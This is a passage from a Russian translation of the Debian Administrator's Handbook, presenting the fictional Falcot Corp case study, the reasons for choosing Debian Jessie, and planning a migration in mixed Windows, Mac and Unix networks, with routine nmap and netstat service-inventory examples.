Проект всегда ищет новых спонсоров: как насчет вашей компании? Возможно вы можете предоставить сотрудника работать неполный рабочий день на длинный срок поддержки? Возможно вы можете выделить небольшой бюджет для поддержки безопасности?

→ https://wiki.debian.org/LTS/Funding

Глава 2. Представляя тематическое исследование

В контексте этой книги вы являетесь системным администратором растущего малого бизнеса. Наступило время, чтобы переопределить генеральный план информационных систем на предстоящий год в сотрудничестве с вашими директорами. По практическим и экономическим причинам для постепенного перехода вы выбираете Debian. Давайте посмотрим более подробно что есть для вас в запасе…

Мы предусмотрели это тематическое исследование чтобы охватить все современные информационные системы в настоящее время используемые в компаниях среднего размера. После прочтения этой книги, вы будете иметь все элементы, необходимые для установки Debian на ваших серверах и летать на собственных крыльях. Вы также узнаете, как эффективно найти информацию в случае возникновения трудностей.

2.1. Быстро растущие потребности

Falcot Corp является производителем высококачественного аудио оборудования. Компания растет и имеет два филиала, один в Сент-Этьен, а другой в Монпелье. В первом работает около 150 сотрудников; он включает фабрику для изготовления динамиков, лабораторию дизайна и все административные офисы. Филиал в Монпелье поменьше, в нём около 50 работников и производит усилители.

> ***ПРИМЕЧАНИЕ*** **Вымышленная компания, созданная для тематического исследования**
>
> Компания Falcot Corp, используется здесь в качестве примера и является полностью вымышленный. Любое сходство с уже существующей компании является чисто случайным. Аналогично, некоторые примеры данных в этой книге могут быть вымышленными.

Компьютерная система с трудом успевает за ростом компании, поэтому теперь они готовы полностью пересмотреть её для различных целей, установленных руководством:

- современная, легко масштабируемая инфраструктура;
- снижение стоимости лицензий программного обеспечения, благодаря использованию открытого программного обеспечения;
- установка веб-сайта электронной коммерции, возможно B2B (бизнес для бизнеса, т.е. увязки информационных систем между различными компаниями, такими как поставщик и его клиенты);
- значительное улучшение безопасности для улучшения защиты коммерческой тайны, связанные с новой продукцией.


Вся информационная система будет пересмотрена с учетом этих целей.

2.2. Генеральный план

В сотрудничестве с вами, IT-менеджмент провел несколько более обширное исследование, выявляющее некоторые ограничения и определяющее план миграции на выбранную систему с открытым исходным кодом, Debian.

Были выявлены значительные ограничения, состоящие в том что бухгалтерский отдел использует специальное программное обеспечение, которое работает только на Microsoft Windows™, лаборатория, в свою очередь, использует программное обеспечение автоматизированного проектирования, которое работает на OS X™.

Рисунок 2.1. Обзор сети Falcot Corp



Переход на Debian будет постепенным; Малый бизнес, располагая ограниченными

средствами, не имеет возможности сделать всё за одну ночь. Для начала IT-персонал должен быть подготовлен к администрированию Debian . Затем будут переведены серверы , начиная с сетевой инфраструктуры (маршрутизаторы, брандмауэры и т.д.), потом пользовательские службы (локальные хранилища файлов, Веб, SMTP и др.). Затем офисные компьютеры будут постепенно переводиться на Debian, для каждого отдела, чтобы обучаться (внутренне) в процессе развертывания новой системы.

2.3. Почему дистрибутив GNU/Linux?

К ОСНОВАМ **Linux и GNU/Linux?**

Linux, как вы уже знаете, это только ядро. Таким образом, выражения «дистрибутив Linux» и «Система Linux» не верны: они являются, в действительности, дистрибутивами или системами *на основе* Linux. Эти выражения не упоминают программное обеспечение, которое всегда завершают это ядро, среди которых являются программы, разработанные в рамках проекта GNU. Д-р Ричард Столлман, основатель этого проекта, настаивает на систематическом использовании выражения «GNU/Linux», как признание важности вклада, внесенного Проектом GNU и принципов свободы, на которых он основывается.

Debian решил следовать этой рекомендации и назвать свои дистрибутивы соответственно (поэтому последний стабильный выпуск называется Debian GNU/Linux 8).

Выбор обусловлен несколькими факторами. Системный администратор, знакомый с этим дистрибутивом, предложил его как вариант для реконструкции информационной системы. Трудные экономические условия и жестокая конкуренция ограничивают бюджет для этой операции, несмотря на её важнейшее значение для будущего компании. Вот почему решения с открытым кодом быстро были выбраны: некоторые недавние исследования показывают, что они являются менее дорогостоящими, чем проприетарные решения, обеспечивая равное или лучшее качество служб, при наличии квалифицированного персонала для их запуска.

НА ПРАКТИКЕ **Совокупная стоимость владения (TCO - от англ. Total cost of ownership)**

Общая стоимость владения - это сумма всех денег, израсходованных на владение или приобретение элемента, в нашем случае - операционной системы. Эта цена включает в себя любые возможные лицензионные сборы, затраты на обучение персонала работе с новым программным обеспечением, замену машин, которые являются слишком медленными, дополнительные ремонт и т.д. При первоначальном выборе принимаются во внимание все возникающие в данной ситуации обстоятельства.

Эта общая стоимость владения, которая варьируется в зависимости от выбранных критериев в оценке, редко важна когда берется по отдельности. Тем не менее, очень интересно сравнивать общие стоимости владения для различных вариантов, если они рассчитаны в соответствии с теми же правилами. Эта таблица оценки - первостепенная важность, и ее легко использовать для того, чтобы получить определенный вывод. Таким образом, совокупная стоимость владения для одной машины не имеет смысла, так же как и стоимость администратора отражается в общем количестве машин, обслуживаемых им, которое, очевидно, зависит от операционной системы и инструментов предлагаемых ею.

Среди свободных операционных систем IT-отдел выбирает из свободных BSD систем (OpenBSD, FreeBSD и NetBSD), GNU Hurd и Linux дистрибутивов. GNU Hurd, который еще не имеет стабильной версии, немедленно отвергается. Остаются BSD и Linux. Первые имеют много достоинств, особенно в качестве серверных ОС. Тем не менее, прагматизм склоняет к выбору Linux систем, т.к. их установочная база и популярность существены и имеют много положительных следствий. Одно из них: проще найти квалифицированный персонал для администрирования Linux, чем специалиста, знающего BSD. Кроме того, Linux приспосабливается под новое аппаратное обеспечение быстрее, чем BSD (хотя они обычно идут нос к носу в этой гонке). Наконец, Linux

дистрибутивы обычно более адаптированы к дружелюбному пользовательскому интерфейсу, обязательному для новичков в течение миграцией всего офиса на новую систему.

***АЛЬТЕРНАТИВА* Debian GNU/kFreeBSD**

Начиная с Debian Squeeze стало возможным использовать Debian с ядром FreeBSD на 32 и 64 разрядных компьютерах; имеется ввиду использование архитектур `kfreebsd-i386` и `kfreebsd-amd64`. Хотя эти архитектуры не являются «архитектурами официального релиза», около 90% программного обеспечения, упакованного для Debian, доступны для них.

Эти архитектуры могут стать подходящим выбором для администраторов Falcot Corp, особенно для брандмауэра (ядро поддерживает три различных брандмауэра: IPF, IPFW, PF) или для NAS (система хранения данных, для которой была проверена и разрешена файловая система ZFS).

2.4. Почему дистрибутив Debian?

После выбора семейства Linux должен быть выбран более конкретный вариант. Опять же есть много критериев для рассмотрения. Выбранный дистрибутив должен быть способен работать несколько лет, поскольку переход с одного на другой повлечет дополнительные расходы (хотя меньше чем при миграции между двумя совершенно различными операционными системами, такими как Windows или OS X).

Важным параметром системы является стабильность, поэтому дистрибутив должен иметь регулярные обновления пакетов и обновления безопасности в течении нескольких лет. При наличии большого количества машин время обновлений также имеет важное значение, Falcot Corp не может проводить такую сложную операцию слишком часто. IT-отдел, таким образом, настаивает на установке последней стабильной версии дистрибутива, имеющей лучшую техническую поддержку и гарантированную систему исправления ошибок безопасности. По сути, обновления безопасности гарантируются, как правило, на ограниченный срок для более старых версий дистрибутива.

Наконец, для обеспечения однородности и простоты управления, на всех офисных компьютерах и серверах (некоторые из которых машины Sparc, в настоящее время работающие под Solaris) необходимо запускать один и тот же дистрибутив.

2.4.1. Коммерческие дистрибутивы и дистрибутивы, управляемые сообществом

Существует две основные категории дистрибутивов Linux: коммерческие и разрабатываемые сообществом. Первые, разработанные компаниями, продаются с коммерческой поддержкой. Последние разрабатываются согласно открытой модели разработки свободного программного обеспечения, из которого они состоят.

Коммерческие дистрибутивы, таким образом, имеют тенденцию к более частому выпуску новых релизов, обусловленную стремлением чаще предоставлять платные обновления и сопутствующие услуги. Их будущее непосредственно связано с коммерческим успехом их компании, и многие уже исчезли (Caldera Linux, StormLinux и т.д.).

Частота выпусков дистрибутива, разрабатываемого сообществом, не зависит от конкретного расписания. Так новые версии ядра Linux выпускаются только когда они являются стабильными и никогда раньше. Его выживание гарантировано до тех пор пока он имеет достаточно отдельных разработчиков или сторонних компаний для его поддержки.

Сравнение различных дистрибутивов Linux привело к выбору Debian по различным причинам:

- Это дистрибутив поддерживаемый сообществом, с развитием обеспечивается независимость от каких-либо коммерческих ограничений; таким образом, его цели, по существу, носят технический характер и служат во благо общего качества продукта.
- Для всех поддерживаемых сообществом дистрибутивов, наиболее важными показателями являются: количество участников, количество доступных пакетов программного обеспечения и срок непрерывного существования. Размер сообщества является неоспоримым свидетельством его непрерывности.
- Статистически новые версии выпускаются каждые 18-24 месяца и поддерживаются в течении 5 лет, - режим обновлений, приемлемый для администраторов.
- Обзор нескольких французских сервисных компаний, специализирующихся в свободном программном обеспечении, показал, что все они оказывают техническую помощь Debian. Кроме того, многие из них используют его в качестве внутреннего дистрибутива. Такое разнообразие потенциальных поставщиков является основным активом для независимости Falcot Corp.
- Наконец, Debian доступен на множестве архитектур, включая ppc64el для OpenPOWER процессоров; таким образом, его можно будет установить на новейшие серверы IBM, установленные в Falcot Corp.

***НА ПРАКТИКЕ* Долгосрочная Поддержка Debian (LTS)**

Проект долгосрочной поддержки (LTS) Debian стартовал в 2014 году и направлен на обеспечение пятилетнего срока поддержки безопасности всех стабильных выпусков Debian. LTS имеет первостепенное значение для организаций с большими масштабами внедрения ОС, проект пытается объединить ресурсы компаний, использующих Debian.

→ https://wiki.debian.org/LTS

Falcot Corp не достаточно велика, чтобы выделить сотрудника из IT-персонала для поддержки проекта LTS, поэтому компания решила подписать контракт Debian LTS на Freexian и оказывает финансовую поддержку. Благодаря этому администраторы Falcot знают, в какой последовательности будут обрабатываться используемые ими пакеты и имеют прямой контакт с командой LTS в случае возникновения проблем.

→ https://wiki.debian.org/LTS/Funding

→ http://www.freexian.com/services/debian-lts.html

После того, как был выбран Debian, должен решаться вопрос о версии для использования. Давайте посмотрим, почему администраторы выбрали Debian Jessie.

2.5. Почему Debian Jessie?

Каждый релиз Debian начинает свою жизнь как постоянно меняющийся дистрибутив, также известный как «Testing». На момент написания этих строк, Debian Jessie это последний стабильный «Stable» релиз Debian.

Выбор Debian Jessie вполне оправдан, учитывая что любой администратор озабочен стабильностью работы серверов, он будет естественным образом тяготеть к стабильной версии Debian. Даже если предыдущий стабильный релиз может по-прежнему поддерживаться в течении некоторого времени, администраторы Falcot не будут учитывать это, потому что его период поддержки не будет длиться достаточно долго, а также потому что последняя версия содержит новые интересные функции, которые их заботят.

Глава 3. Анализ существующей установки и миграция

При модернизация любой компьютерной системы необходимо учитывать уже существующую систему. Подобный подход позволит максимально использовать имеющиеся ресурсы и гарантирует взаимодействие различных элементов, составляющих сеть. В этой работе мы представим общий подход к миграции компьютерной инфраструктуры на Linux.

3.1. Сосуществование в гетерогенных средах

Debian легко интегрируется во все существующие типы окружений и хорошо работает совместно с любыми другими типами операционных систем. Столь гармоничное поведение обусловлено требованиями рынка, который стимулирует соблюдение стандартов разработчиками программного обеспечения. Следование стандартам позволяет администраторам заменять программы, будь то серверная или клиентская часть, свободное программное обеспечение или нет.

3.1.1. Интеграция с системами Windows

Поддержка SMB/CIFS в Samba обеспечивает превосходное взаимодействие с окружением Windows и позволяет обмениваться файлами, направлять очередь печати на Windows-клиенты, и включает в себя программное обеспечение, необходимое Linux-машинам для использования ресурсов Windows-серверов.

***ИНСТРУМЕНТ* Samba**

Samba второй версии ведёт себя как сервер Windows NT (аутентификация, файлы, очереди печати, загрузка драйверов принтеров, DFS и т. д.). Третья версия поддерживает Active Directory, обеспечивает взаимодействие с контроллерами доменов NT4 и реализует механизм RPC (удалённый вызов процедур). Четвёртая версия была значительно переработана и теперь предоставляет совместимый с Active Directory контроллер домена.

3.1.2. Интеграция с системами Mac OS

Системы Mac OS предоставляют, а также могут использовать, такие сетевые службы как файловые серверы и разделяемые принтеры. Данные службы объявляются доступными в локальной сети, а другие машины могут обнаружить и использовать их без

необходимости какой-либо ручной настройки посредством протокола Zeroconf, реализация которого называется Bonjour. Debian содержит другую реализацию этого протокола, Avahi, которая обеспечивает аналогичную функциональность.


В обратном направлении можно использовать демон Netatalk, чтобы предоставить файловые серверы для машин с Mac OSX в сети. Он реализует протокол AFP (AppleShare), а также необходимые уведомления, так что серверы могут быть автоматически обнаружены клиентами Mac OSX.

В сетях на основе предыдущих реализаций Mac OS (до Mac OSX) использовался другой протокол — AppleTalk. Для окружений, где есть машины, использующие этот протокол, Netatalk также предоставляет протокол AppleTalk (на самом деле всё началось именно с реализации этого протокола). Он обеспечивает функционирование как файлового сервера и очередей печати, так и сервера времени (для синхронизации часов). Функции маршрутизации этой программы обеспечивают взаимодействие с другими сетями Appletalk.

3.1.3. Интеграция с другими системами Linux/Unix

Наконец, NFS и NIS (обе включены в дистрибутив) гарантируют взаимодействие с системами Unix. NFS реализует функции файлового сервера, а NIS управляет каталогами пользователей. Система печати BSD, которая используется в большинстве Unix-систем, обеспечивает разделение очередей печати.

Рисунок 3.1. Совместное существование систем Debian, MacOS, Windows и Unix


Windows
SMB/CIFS
AppleShare
DEB
samba
DEB
netatalk
nfs-kernel-server
DEB
NFS

3.2. Как мигрировать

Необходимо планировать миграцию каждого компьютера и следовать этому плану с целью предоставления бесперебойной работы служб. Этот принцип применим вне зависимости от используемой операционной системы.

3.2.1. Обследование и определение служб

Данный этап очень важен вне зависимости от того, насколько простым он кажется. Ответственный администратор хорошо осознаёт роль каждого сервера, но эти роли могут изменяться, а опытные пользователи могут самостоятельно установить некоторые службы. Информация о таких службах позволит вам принять взвешенное решение о их необходимости, и вы не удалите такие службы случайно.

Поэтому вам стоит проинформировать пользователей о предстоящем проекте до переноса сервера. Вы можете установить наиболее распространённые свободные программы на рабочие места пользователей до начала процесса миграции и тем самым привлечь самих пользователей к проекту; лучшими примерами здесь будут Libre Office и пакет программ Mozilla.

3.2.1.1. Сеть и процессы

Инструмент **nmap** (из одноимённого пакета) позволит вам быстро определить службы сети Интернет, которые размещены на подключенной к сети машине, при этом вам даже не потребуется входить на эту машину под своей учётной записью. Просто наберите следующую команду на любой другой машине, подключенной к той же сети:

```
$ nmap mirwiz
Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-24 11:34 CET
Nmap scan report for mirwiz (192.168.1.104)
Host is up (0.0037s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

АЛЬТЕРНАТИВА **Использование netstat для составления списка доступных служб**

Запустите **netstat -tupan** на компьютере с системой Linux, и эта команда выведет список активных или ожидающих TCP соединений, а также портов UDP, которые прослушивают запущенные программы. Данная команда упростит определение доступных в сети служб.

УГЛУБЛЯЕМСЯ **IPv6**

Некоторые сетевые команды могут работать либо с протоколом IPv4 (поведение по умолчанию), либо с IPv6. К таким командам относятся **nmap** и **netstat**, а также **route** и **ip**. В соответствии с соглашением стоит использовать опцию командной строки `-6` для работы с протоколом IPv6.

Если сервер является Unix-машиной, предоставляющей пользователям учётные записи в командной оболочке, то необходимо определить процессы, выполняемые в фоновом режиме во время отсутствия своего владельца. Команда **ps auxw** отобразит список всех процессов совместно с идентификаторами пользователей. Сравнив полученный список с выводом команды **who**, которая отображает список всех зарегистрированных пользователей, вы можете установить несанкционированно установленные серверы и программы, работающие в фоновом режиме. Просмотр `crontabs` (список автоматически выполняемых действий, запланированных пользователем) часто помогает выявить интересные детали о выполняемых сервером функциях (полное описание **cron** находится по ссылке Раздел 9.7, «Scheduling Tasks with **cron** and **atd**»).

Создание резервной копии вашего сервера — важная процедура в любом случае. Вы можете восстановить информацию из резервной копии после того, как пользователи сообщат об особых проблемах в процессе миграции.


3.2.2. Создание резервной копии настроек

